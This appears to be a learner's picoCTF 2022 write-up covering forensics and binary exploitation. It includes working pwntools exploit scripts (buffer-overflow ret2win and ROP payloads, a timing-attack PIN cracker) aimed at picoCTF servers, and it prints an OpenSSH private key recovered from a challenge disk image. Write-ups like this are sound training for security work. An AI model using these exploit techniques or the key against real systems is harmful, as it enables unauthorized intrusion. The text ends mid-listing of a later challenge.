PicoCTF2022

Forensics


File Types

```
mkdir FileTypes
cd FileTypes
wget https://artifacts.picoctf.net/c/329/Flag.pdf
file Flag.pdf
###file type .shar
###A shar file is a type of self-extracting archive, because it is a valid shell script, and executing it will recreate the files.
sudo chmod +x flag.shar
sudo bash flag.shar
file flag
cat flag
xxd flag
binwalk flag -e
ls
cd _flag.extracted
ls -la
cat 64
file 64
binwalk 64 -e
ls
cd _64.extracted
ls -la
file flag
lzip flag
mv flag flag.lzip
lzip -d flag.lzip
ls
mv flag.lzip.out flag.lz4
lz4 -d flag.lz4
ls
file flag
mv flag flag.lzma
lzma -d flag.lzma
ls
file flag
mv flag flag.lzop
lzop -d flag.lzop
ls
file flag
lzip -d flag
ls
mv flag.out flag.xz
xz -d flag.xz
ls
file flag
cat flag
hex -d flag
```

Lookey here

```
strings anthem.flag.txt | grep CTF
picoCTF{gr3p_15_@w3s0m3_4c479940}
```

Packets prime


network-dump.flag.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time        Source              Destination         Protocol Length Info
    1 0.000000    10.0.2.15           10.0.2.4            TCP          74 48750 → 9000 [SYN]
    2 0.000896    10.0.2.4            10.0.2.15           TCP          74 9000 → 48750 [SYN,
    3 0.001006    10.0.2.15           10.0.2.4            TCP          66 48750 → 9000 [ACK]
    4 0.001225    10.0.2.15           10.0.2.4            TCP         126 48750 → 9000 [PSH,
    5 0.002031    10.0.2.4            10.0.2.15           TCP          66 9000 → 48750 [ACK]
    6 5.020406    PcsCompu_93:ce:73   PcsCompu_af:39:9f   ARP          60 Who has 10.0.2.15?
    7 5.020454    PcsCompu_af:39:9f   PcsCompu_93:ce:73   ARP          42 10.0.2.15 is at 08
    8 5.031936    PcsCompu_af:39:9f   PcsCompu_93:ce:73   ARP          42 Who has 10.0.2.4?
    9 5.032822    PcsCompu_93:ce:73   PcsCompu_af:39:9f   ARP          60 10.0.2.4 is at 08:

 Frame 4: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
 Ethernet II, Src: PcsCompu_af:39:9f (08:00:27:af:39:9f), Dst: PcsCompu_93:ce:73 (08:00:27:93:ce:73)
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
 Transmission Control Protocol, Src Port: 48750, Dst Port: 9000, Seq: 1, Ack: 1, Len: 60
 Data (60 bytes)
    Data: 7020692063206f204320542046207b207020342063206b20332037205f20352068203420…
    [Length: 60]

0000  08 00 27 93 ce 73 08 00  27 af 39 9f 08 00 45 00   ··'··s·· '·9···E·
0010  00 70 50 c2 40 00 40 06  d1 b3 0a 00 02 0f 0a 00   ·pP·@·@· ········
0020  02 04 be 6e 23 28 27 ec  d4 b7 bd 26 99 bc 80 18   ···n#('· ···&····
0030  01 f6 18 75 00 00 01 01  08 0a 8d cf e9 65 68 f0   ···u···· ·····eh·
0040  f1 c3 70 20 69 20 63 20  6f 20 43 20 54 20 46 20   ··p i c  o C T F
0050  7b 20 70 20 34 20 63 20  6b 20 33 20 37 20 5f 20   { p 4 c  k 3 7 _
0060  35 20 68 20 34 20 72 20  6b 20 5f 20 63 20 65 20   5 h 4 r  k _ c e
0070  63 20 63 20 61 20 61 20  37 20 66 20 7d 0a         c c a a  7 f }·
```

Redaction gone wrong

```
#flag hidden with black baground and black text
picoCTF{C4n_Y0u_S33_m3_fully}
```

Sleuthkit Intro

- The Sleuth Kit is a collection of command line tools and a C library that allows you to analyze disk images and recover files from them.
- mmls - displays the contents of a volume system (media management). In general, this is used to list the partition table contents so that you can determine where each partition starts. The output identifies the type of partition and its length, which makes it easy to use 'dd' to extract the partitions. The output is sorted based on the starting sector so it is easy to identify gaps in the layout.

```
mmls -a disk.img
###connecting to nc saturn.picoctf.net 52279 you are prompted:
###What is the size of the Linux partition in the given disk image?
###Length in sectors:
202752
Great work!
picoCTF{mm15_f7w!}
```

Sleuthkit Apprentice → Autopsy

```
sudo autopsy
picoCTF{by73_5urf3r_3497ae6b}
```

- create new case in autopsy with a name
- add a host
- check for generating a MD5 and select mounting the disk
- look into the partitions

- in /3/root/.ash_history we can see that the content of the flag.txt were converted and copied to flag.uni.txt and then the flag.txt is shredded
- in /3/root/my_folder we can see the deleted file and the flag.uni.txt that contains our flag

Eavesdrop

- using wireshark to analyze the packets

```
Hey, how do you decrypt this file again?
You're serious?
Yeah, I'm serious
*sigh* openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123
Ok, great, thanks.
Let's use Discord next time, it's more secure.
C'mon, no one knows we use this program like this!
Whatever.
Hey.
Yeah?
Could you transfer the file to me again?
Oh great. Ok, over 9002?
Yeah, listening.
Sent it
Got it.
You're unbelievable
```

- we found out 2 helpful things: 1.) how to decrypt the packet sent and 2.) on which port is the packet sent (9002)
- we export the packet bytes and then we use the command mentioned in the conversation to decrypt it

```
 openssl des3 -d -salt -in [exported packet bytes file] -out file.txt -k supersecretpassword123
```

- file.txt contains the flag ⇒ picoCTF{nc_73115_411_5786acc3}

Operation Oni → Autopsy

- using autopsy on the disk image
- in /root/ i found the ssh keys

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBgrXe4bKNhOzkCLWOmk4zDMimW9RVZngX51Y8h3BmKLAAAAJgxpYKDMaWC
gwAAAAtzc2gtZWQyNTUxOQAAACBgrXe4bKNhOzkCLWOmk4zDMimW9RVZngX51Y8h3BmKLA
AAAECItu0F8DIjWxTp+KeMDvX1lQwYtUvP2SfSVOfMOChxYGCtd7hso2E7OQItY6aTjMMy
KZb1FVmeBfnVjyHcGYosAAAADnJvb3RAbG9jYWxob3N0AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

- i used the private key to connect to the target instance in order to retrieve the flag ⇒ picoCTF{k3y_5l3u7h_b5066e83}

```
ssh -i key_file -p 64757 ctf-player@saturn.picoctf.net
```

St3g0

- we have the hint with $t3g0 which is used as a delimiter for LSB Steganography
- LSB Steganography is an image steganography technique in which messages are hidden inside an image by replacing each pixel’s least significant bit with the bits of the message to be hidden.
- to decode we collect and store the last bits of each pixel then split them into groups of 8 and convert it back to ASCII characters to get the hidden message.
- the decoder is the following:

```
import numpy as np
from PIL import Image

def Decode(src):
    img = Image.open(src, 'r')
    array = np.array(list(img.getdata()))

    if img.mode == 'RGB':
        n = 3
    elif img.mode == 'RGBA':
        n = 4
    total_pixels = array.size//n

    hidden_bits = ""
    for p in range(total_pixels):
        for q in range(0, 3):
            hidden_bits += (bin(array[p][q])[2:][-1])

    hidden_bits = [hidden_bits[i:i+8] for i in range(0, len(hidden_bits), 8)]

    message = ""
    for i in range(len(hidden_bits)):
        if message[-5:] == "$t3g0":
            break
        else:
            message += chr(int(hidden_bits[i], 2))
    if "$t3g0" in message:
        print("Hidden Message:", message[:-5])
    else:
        print("No Hidden Message Found")

Decode("pico.flag.png")
```

⇒ picoCTF{7h3r3_15_n0_5p00n_96ae0ac1}

- helpful resource: https://medium.com/swlh/lsb-image-steganography-using-python-2bbbee2c69a2

Operation Orchid

⇒ picoCTF{h4un71ng_p457_0a710765}

- using autopsy to mount the disk and retrieve the encrypted file
- in the history file found in root we have the exact command and password used to encrypt the initial flag.txt

```
# had some problems with the way that the .enc file got
# downloaded from autopsy so i had to bypass the problem
# using base64
base64 flag.txt.enc | openssl aes256 -d -a -k unbreakablepassword1234567 > decrypted

or

openssl aes256 -d -a -salt -in flag.txt.enc -out flag_orchid.txt -k unbreakablepassword1234567
```

SideChannel

▼ Timing-Based aka Side-Channel Attacks

In cryptography, a **timing attack** is a side-channel attack in which the attacker attempts to compromise a cryptosystem by analyzing the time taken to execute cryptographic algorithms. Every logical operation in a computer takes time to execute, and the time can differ based on the input; with precise measurements of the time for each operation, an attacker can work backwards to the input. Finding secrets through timing information may be significantly easier than using cryptanalysis of known plaintext, ciphertext pairs.

In this challenge, we had to crack an 8-digit pin. Based on the time the program was computing the input, it looked like it takes more time for the digits contained in the correct pin.

```
from pwn import *
import time
import sys

#input: pin - string;
#output:
# time_elapsed - float; time needed for the pin checking
# access_flag - boolean; state of the pin's correctness

def send_pin(pin):
  io = process(['./pin_checker'])
  context.arch = 'amd64'
  gs = '''
  continue
  '''
  access_flag = False

  #Send the pin as the input to the pin_checker
  io.sendline(pin)

  #Line received -> 'Please enter your 8-digit PIN code:'
  io.recvline()

  #Line received -> PIN length
  io.recvline()

  #Line received -> 'Checking PIN...'
  io.recvline()

  #start the timer
  start = time.time()

  #Line received ->'Access denied.'
  received = io.recvline()

  #Measuring time till the line is received
  #stop the timer
  stop = time.time()

  #Check if the access is permitted with the current pin configuration
  if(b'denied' not in received):
    access_flag = True

  #calculate time difference
  time_elapsed = stop - start


  log.info(f"Input pin: {pin}")
  log.info(f"Time elapsed: {time_elapsed}")
  log.info(f"Received: {received}")

  return time_elapsed, access_flag

def brute_force_pin():
  #starting the pin checking with an input array full with zeros
  input_array=[0,0,0,0,0,0,0,0]

  #variable to keep the highest computing time for the pin checking
  max_time_elapsed = 0

  #digit with the highest computing time
  digit_with_highest_time = 0

  pin_length = 8
  no_of_digits = 10
  access_granted = False

  for pin_index in range(0,pin_length):
    for index in range(0,no_of_digits):
      input_array[pin_index] = index
      pin_input = ''.join(str(element) for element in input_array)
      time_e,access_granted = send_pin(pin_input)
      if access_granted is True:
        digit_with_highest_time = index
        break
      if(time_e > max_time_elapsed):
        max_time_elapsed = time_e
        digit_with_highest_time = index

    input_array[pin_index]=digit_with_highest_time
    print(f"Digit found: {digit_with_highest_time}; at index {pin_index}")

    # reset the variables
    max_time_elapsed = 0
    digit_with_highest_time = 0

  #convert array to string
  final_pin=''.join(str(e) for e in input_array)
  return final_pin, access_granted

def server_connection(final_pin):
  conn = remote('saturn.picoctf.net', 55824)

  #Line received -> Verifying that you are a human...
  conn.recvline()

  #Line received -> Please enter the master PIN code:
```

```
  conn.recvline()

  #encoding the PIN #bytes and sending it to the server
  conn.sendline(final_pin.encode())

  #Line received if the pin is incorrect -> 'Password incorrect :('
  req=conn.recvline()
  print(req)

  #if the pin is correct print the flag
  if (b'incorrect' not in req):
    req=conn.recvline()
    print(req)
  conn.close()


final_pin, access_granted=brute_force_pin()

while(access_granted is False):
  final_pin, access_granted=brute_force_pin()
  print(f'========>{access_granted}')

server_connection(final_pin)
```

```
[+] Starting local process './pin_checker': pid 7086
[*] Input pin: 48390513
[*] Time elapsed: 1.5717964172363281
[*] Received: b'Access granted. You may use your PIN to log into the master server.\n'
Digit found: 3; at index 7
[+] Opening connection to saturn.picoctf.net on port 55824: Done
PIN sent: 48390513
b"Password correct. Here's your flag:\n"
b'picoCTF{t1m1ng_4tt4ck_9803bd25}\n'
[*] Closed connection to saturn.picoctf.net port 55824
```

Torrent Analyzer

#HINTS

- You may want to enable BitTorrent protocol (BT-DHT, etc.) on Wireshark. Analyze -> Enabled Protocols
- The file name ends with .iso

Analysing the pcap file in Wireshark we observe 192.168.73.132 as the ip of the torrent source.

▼ Reading a bit about the BitTorrent protocol I selected the following info as important to be able to find the file name of the torrent.

BitTorrent is a protocol for distributing files.

- when multiple downloads of the same file happen concurrently, the downloaders upload to each other, making it possible for the file source to support very large numbers of downloaders with only a modest increase in its load (**Its advantage over plain HTTP**)

A BitTorrent file distribution consists of these entities:

- An ordinary web server
- ▼ **A static 'metainfo' file**

  metainfo files (aka .torrent files) - bencoded dictionaries with the following keys:

  - announce - URL of the tracker
  - info - maps to a dictionary with keys (e.g. name - suggested name to save the file or directory as)
- ▼ **A BitTorrent tracker**

  trackers

  - info_hash = substring of the metainfo file (you can identify a torrent by it, pointing to the file)
  - peer_id = each downloader generates its own id at random at the start of a new download
  - ip = peer ip

    - port
- An 'original' downloader
- The end user web browsers
- The end user downloaders

Next, I filtered the bt-dht packets and looked for the name key, unfortunately i found no results in any dictionaries, but when i filtered for info, there was a hash coming up. I copied it on Google and here was the name of the file.

```
bt-dht contains name ⇒ no results
bt-dht contains info
  ⇒ info_hash = e2467cbf021192c241367b892230dc1e05c0580e
      ⇒ picoCTF{ubuntu-19.10-desktop-amd64.iso}
```

Resource about bittorrent protocol: http://www.bittorrent.org/beps/bep_0003.html

Binary exploitation

basic-file-export

```
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <string.h>
#include <stdint.h>
#include <ctype.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/types.h>


#define WAIT 60


static const char* flag = "[REDACTED]";

static char data[10][100];
static int input_lengths[10];
static int inputs = 0;



int tgetinput(char *input, unsigned int l)
{
    fd_set          input_set;
    struct timeval  timeout;
    int             ready_for_reading = 0;
    int             read_bytes = 0;

    if( l <= 0 )
    {
      printf("'l' for tgetinput must be greater than 0\n");
      return -2;
    }


    /* Empty the FD Set */
    FD_ZERO(&input_set );
    /* Listen to the input descriptor */
    FD_SET(STDIN_FILENO, &input_set);

    /* Waiting for some seconds */
    timeout.tv_sec = WAIT;    // WAIT seconds
    timeout.tv_usec = 0;    // 0 milliseconds

    /* Listening for input stream for any activity */
    ready_for_reading = select(1, &input_set, NULL, NULL, &timeout);
    /* Here, first parameter is number of FDs in the set,
     * second is our FD set for reading,
     * third is the FD set in which any write activity needs to updated,
     * which is not required in this case.
     * Fourth is timeout
     */
    if (ready_for_reading == -1) {
        /* Some error has occured in input */
        printf("Unable to read your input\n");
        return -1;
    }

    if (ready_for_reading) {
        read_bytes = read(0, input, l-1);
        if(input[read_bytes-1]=='\n'){
        --read_bytes;
        input[read_bytes]='\0';
        }
        if(read_bytes==0){
            printf("No data given.\n");
            return -4;
        } else {
            return 0;
        }
    } else {
        printf("Timed out waiting for user input. Press Ctrl-C to disconnect\n");
        return -3;
    }

    return 0;
}


static void data_write() {
  char input[100];
  char len[4];
  long length;
  int r;

  printf("Please enter your data:\n");
  r = tgetinput(input, 100);
  // Timeout on user input
  if(r == -3)
  {
    printf("Goodbye!\n");
    exit(0);
  }

  while (true) {
    printf("Please enter the length of your data:\n");
    r = tgetinput(len, 4);
    // Timeout on user input
    if(r == -3)
    {
      printf("Goodbye!\n");
      exit(0);
    }

    if ((length = strtol(len, NULL, 10)) == 0) {
      puts("Please put in a valid length");
    } else {
      break;
    }
  }

  if (inputs > 10) {
    inputs = 0;
  }

  strcpy(data[inputs], input);
  input_lengths[inputs] = length;

  printf("Your entry number is: %d\n", inputs + 1);
  inputs++;
}


static void data_read() {
  char entry[4];
  long entry_number;
  char output[100];
  int r;

  memset(output, '\0', 100);

  printf("Please enter the entry number of your data:\n");
  r = tgetinput(entry, 4);
  // Timeout on user input
  if(r == -3)
  {
    printf("Goodbye!\n");
    exit(0);
  }
  if ((entry_number = strtol(entry, NULL, 10)) == 0) {
    puts(flag);
    fseek(stdin, 0, SEEK_END);
    exit(0);
  }

  entry_number--;
  strncpy(output, data[entry_number], input_lengths[entry_number]);
  puts(output);
}


int main(int argc, char** argv) {
  char input[3] = {'\0'};
  long command;
  int r;

  puts("Hi, welcome to my echo chamber!");
  puts("Type '1' to enter a phrase into our database");
  puts("Type '2' to echo a phrase in our database");
  puts("Type '3' to exit the program");

  while (true) {
    r = tgetinput(input, 3);
    // Timeout on user input
    if(r == -3)
    {
      printf("Goodbye!\n");
      exit(0);
    }

    if ((command = strtol(input, NULL, 10)) == 0) {
      puts("Please put in a valid number");
    } else if (command == 1) {
      data_write();
      puts("Write successful, would you like to do anything else?");
    } else if (command == 2) {
      if (inputs == 0) {
        puts("No data yet");
        continue;
      }
      data_read();
      puts("Read successful, would you like to do anything else?");
    } else if (command == 3) {
      return 0;
    } else {
      puts("Please type either 1, 2 or 3");
      puts("Maybe breaking boundaries elsewhere will be helpful");
    }
  }

  return 0;
}
```

Analysing the source code, we observe that in the data_read() function there is the following condition:

```
if ((entry_number = strtol(entry, NULL, 10)) == 0) {
    puts(flag);
    fseek(stdin, 0, SEEK_END);
    exit(0);
  }
```

If the entry_number is null (or a string) it will show the flag.

```
nc saturn.picoctf.net 49698
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
asdfg
asdfg
Please enter the length of your data:
2
2
Your entry number is: 1
```

```
Write successful, would you like to do anything else?
2
2
Please enter the entry number of your data:


No data given.
picoCTF{M4K3_5UR3_70_CH3CK_Y0UR_1NPU75_1B9F5942}
```

⇒ picoCTF{M4K3_5UR3_70_CH3CK_Y0UR_1NPU75_1B9F5942}

buffer overflow 0

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>

#define FLAGSIZE_MAX 64

char flag[FLAGSIZE_MAX];

void sigsegv_handler(int sig) {
  printf("%s\n", flag);
  fflush(stdout);
  exit(1);
}

void vuln(char *input){
  char buf2[16];
  strcpy(buf2, input);
}

int main(int argc, char **argv){

  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(flag,FLAGSIZE_MAX,f);
  signal(SIGSEGV, sigsegv_handler); // Set up signal handler

  gid_t gid = getegid();
  setresgid(gid, gid, gid);


  printf("Input: ");
  fflush(stdout);
  char buf1[100];
  gets(buf1);
  vuln(buf1);
  printf("The program will exit now\n");
  return 0;
}
```

In order to receive the flag we need to overflow the buffer. We can observe that the sigsegv (segmentation fault aka crash the program) can be triggered if the vuln() function receives as an input a string containing more than 16 chars.

```
nc saturn.picoctf.net 53935
Input: cccccccccccccccccccccccc
picoCTF{ov3rfl0ws_ar3nt_that_bad_a065d5d9}
```

CVE-XXXX-XXXX

The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.

picoCTF{CVE-2021-34527} ⇒ PrintNightmare

Resource about the vulnerability: https://unit42.paloaltonetworks.com/cve-2021-34527-printnightmare/

buffer overflow 1

The executable is an ELF 32 and it comes with the following source code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFSIZE 32
#define FLAGSIZE 64

void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);

  printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  puts("Please enter your string: ");
  vuln();
  return 0;
}
```

When we run the executable, after we give an input string it jumps to an address that is also printed.

We try to do a buffer overflow with the cyclic function from pwntools.

```
from pwn import *
>>> cyclic(70)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara'

echo 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara' | ./vuln1                1 ⚙
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0x6161616c
zsh: done                echo 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara' |
zsh: segmentation fault  ./vuln1
```

We have a segmentation fault, so it might be a win. We check the debugg messages to see the address at which the overflow happend and then we use cyclic_find() to find out how much is the offset (aka the smallest string that can do a buffer overflow).
⇒ offset = 44

```
[ 5187.921215] Code: Unable to access opcode bytes at RIP 0x616c6137.
[ 5286.604022] vuln1[4200]: segfault at 6161616c ip 000000006161616c sp 00000000ff842390 error 14 in libc-2.33.so[f7d15000+1d000]

>>> cyclic_find(0x6161616c)
44
```

In the source code we see that the function win(), which can give us the flag is not called anywhere. So what we try to do is to put the address of the win() function after the input padding to call the function at the end.

To find the address of the win() functions we can use

- pwntools ⇒ \xf6\x91\x04\x08

```
from pwn import *
import sys

elf = ELF('./vuln1')
addr_main = p32(elf.symbols['win'])
print(addr_main)
```

- or (gdb) info functions ⇒ 0x080491f6 (careful with the little endian - 01/6 ELF file)

```
address of win function
(gdb) info functions
0x080491f6  win
```

Now that we have the address we can create and send the payload.

```
from pwn import *
import sys

conn = remote('saturn.picoctf.net', 52706)
conn.recvline()
payload='A'*44
payload=payload.encode() + b'\xf6\x91\x04\x08'
conn.sendline(payload)
conn.interactive()
#Okay, time to return... Fingers Crossed... Jumping to 0x80491f6
#picoCTF{addr3ss3s_ar3_3asy_ad2f467b}
```

⇒ picoCTF{addr3ss3s_ar3_3asy_ad2f467b}

RPS (rock-paper-scissors)

⇒ picoCTF{50M3_3X7R3M3_1UCK_58F0F41B}

```
printf("\n\n");
      if (play()) {
        wins++;
      } else {
        wins = 0;
      }

      if (wins >= 5) {
        puts("Congrats, here's the flag!");
        puts(falseg);
      }
```

Checking the code, we can see that if we reach 5 wins against the computer the program it s going to return the flag. I made a brute force exploit using pwntools.

```
from pwn import *
import sys

conn = remote('saturn.picoctf.net', 51420)

conn.recvline()
conn.recvline()
conn.recvline()


hands= ["rock", "paper", "scissors"]
wins = 0
flag = True

while(flag):
  conn.recvline()
  conn.recvline()
  conn.sendline(b'1')
  #'1/n'
  print(conn.recvline())

  #'/n'
  print(conn.recvline())

  #'/n'
  print(conn.recvline())

  #Please make your selection (rock/paper/scissors):
  print(conn.recvline())

  turn = random.randint(0,2)
  payload=hands[turn]
  conn.sendline(payload.encode())
  #payload
  print(conn.recvline())

  #You played
  print(conn.recvline())

  #The computer played
  print(conn.recvline())

  #win/lose
  req=conn.recvline()
  print(req)

  if b'You win' in req:
    wins = wins+1
  else:
    wins = 0
  print(f'win=> {wins}')
  if wins==5:
    flag=False

#Congrats, here's the flag
print(conn.recvline())
#Flag
print(conn.recvline())
```

x-sixty-what

This time we have a 64bit ELF. From the source code we can observe the following:

- the buffersize is 64 characters ⇒ might be prone to a buffer overflow
- the flag function is never called ⇒ we might need to feed the register with the flag funciton memory in order to call it and get the flag

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Welcome to 64-bit. Give me a string that gets you the flag: ");
  vuln();
  return 0;
}
```

Resource about ELF files: https://gist.github.com/DtxdF/e6d940271e0efca7e0e2977723aec360

⚠️ **About CHECKSEC**

```
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

▼ CANARY

- Canaries are known values that are placed between a buffer and control data on the *stack* to monitor buffer overflows. When an application executes, two kinds of memory are assigned to it. One of them is a *stack*, which is simply a data structure with two operations:
    - `push`, which puts data onto the stack, and
    - `pop`, which removes data from the stack in reverse order.
- Malicious input could overflow or corrupt the stack with specially crafted input and cause the program to crash.

▼ PIE

- PIE stands for position-independent executable.
- As the name suggests, it's code that is placed somewhere in memory for execution regardless of its absolute address
- Often, PIE is enabled only for libraries and not for standalone command-line programs.The program is shown as LSB executable, whereas, the libc standard library (.so) file is marked LSB shared object.

▼ FORTIFY

Extra checks on memory are performed, and in case of imminent buffer overflow, the fortified program throws an exception that immediately terminates itself to avoid further damages.

▼ RELRO

RELRO stands for Relocation Read-Only. An Executable Linkable Format (ELF) binary uses a Global Offset Table (GOT) to resolve functions dynamically. When enabled, this security property makes the GOT within the binary read-only, which prevents some form of relocation attacks

- There are two RELRO "modes": partial and full.
    - **Partial RELRO**
        - Partial RELRO is the default setting in GCC, and nearly all binaries you will see have at least partial RELRO.
        - From an attackers point-of-view, partial RELRO makes almost no difference, other than it forces the GOT to come before the BSS in memory, eliminating the risk of a buffer overflows on a global variable overwriting GOT entries.
    - **Full RELRO**
        - Full RELRO makes the entire GOT read-only which **removes the ability to perform a "GOT overwrite" attack,** where the GOT address of a function is overwritten with the location of another function or a ROP gadget an attacker wants to run.

▼ NX

- NX stands for "non-executable."
- It's often enabled at the CPU level, so an operating system with NX enabled can mark certain areas of memory as non-executable. Often, buffer-overflow exploits put code on the stack and then try to execute it.

- However, making this writable area non-executable can prevent such attacks.

From the checksum we can observe that the program is not protected against buffer overflows. So we might want to use a rop gadget attack.

⚠️ **ROP** (return oriented programming) resource: https://trustfoundry.net/basic-rop-techniques-and-tricks/

In order to find the offset for the overflow we can use either cyclic like in the *buffer overflow1* example or use the gdb peda built in function **pattern create**, feed the string to the program and then using the **pattern offset** function you will get the offset needed for the overflow to happen.

- gdb-peda$ pattern create 80;
- gdb-peda$ pattern offset [insert pattern previously created]

⇒ offset 72

We disassemble the flag function and get the memory address of its first instruction.

```
gdb-peda$ disass flag
Dump of assembler code for function flag:
   0x0000000000401236 <+0>:     endbr64
   0x000000000040123a <+4>:     push   rbp
   0x000000000040123b <+5>:     mov    rbp,rsp
   0x000000000040123e <+8>:     sub    rsp,0x50
```

Testing the payload only with the functions address put in the register was not returning anything as the function seemed it was not called. Doing a bit of research on the ROP attacks I found out that you need the memory address of a ret gadget in order to be able to have the next address called and the function executed. (it is recommended to use the final address of ret shown in the ropsearch to avoid attributes and instructions that might be in between)

```
gdb-peda$ ropsearch "ret"
Searching for ROP gadget: 'ret' in: binary ranges
0x0040101a : (b'c3')    ret
0x00401184 : (b'c3')    ret
0x004011b0 : (b'c3')    ret
0x004011f0 : (b'c3')    ret
0x0040121e : (b'c3')    ret
0x00401220 : (b'c3')    ret
0x004012b1 : (b'c3')    ret
0x004012d1 : (b'c3')    ret
0x0040133e : (b'c3')    ret
0x00401349 : (b'c3')    ret
0x0040138f : (b'c3')    ret
0x004013a4 : (b'c3')    ret
0x004013b4 : (b'c3')    ret
0x004013c4 : (b'c3')    ret
```

This is the final exploit:

```
from pwn import *
from struct import pack

conn=remote('saturn.picoctf.net', 52437)

conn.recvuntil("flag: ")

#ELF64
return_call_address=p64(0x00000000004013c4)
flag_function_address=p64(0x0000000000401236)

offset=72
payload='M'*offset

#didn t work only with the flag function address
#payload=payload.encode()+flag_function_address

payload=payload.encode()+return_call_address+flag_function_address
```

```
conn.sendline(payload)
print(conn.recvline())

conn.interactive()
```

⇒ picoCTF{b1663r_15_b3773r_11c407bc}

buffer overflow2

We have an ELF32. The source code is the following:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 100
#define FLAGSIZE 64

void win(unsigned int arg1, unsigned int arg2) {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  if (arg1 != 0xCAFEF00D)
    return;
  if (arg2 != 0xF00DF00D)
    return;
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

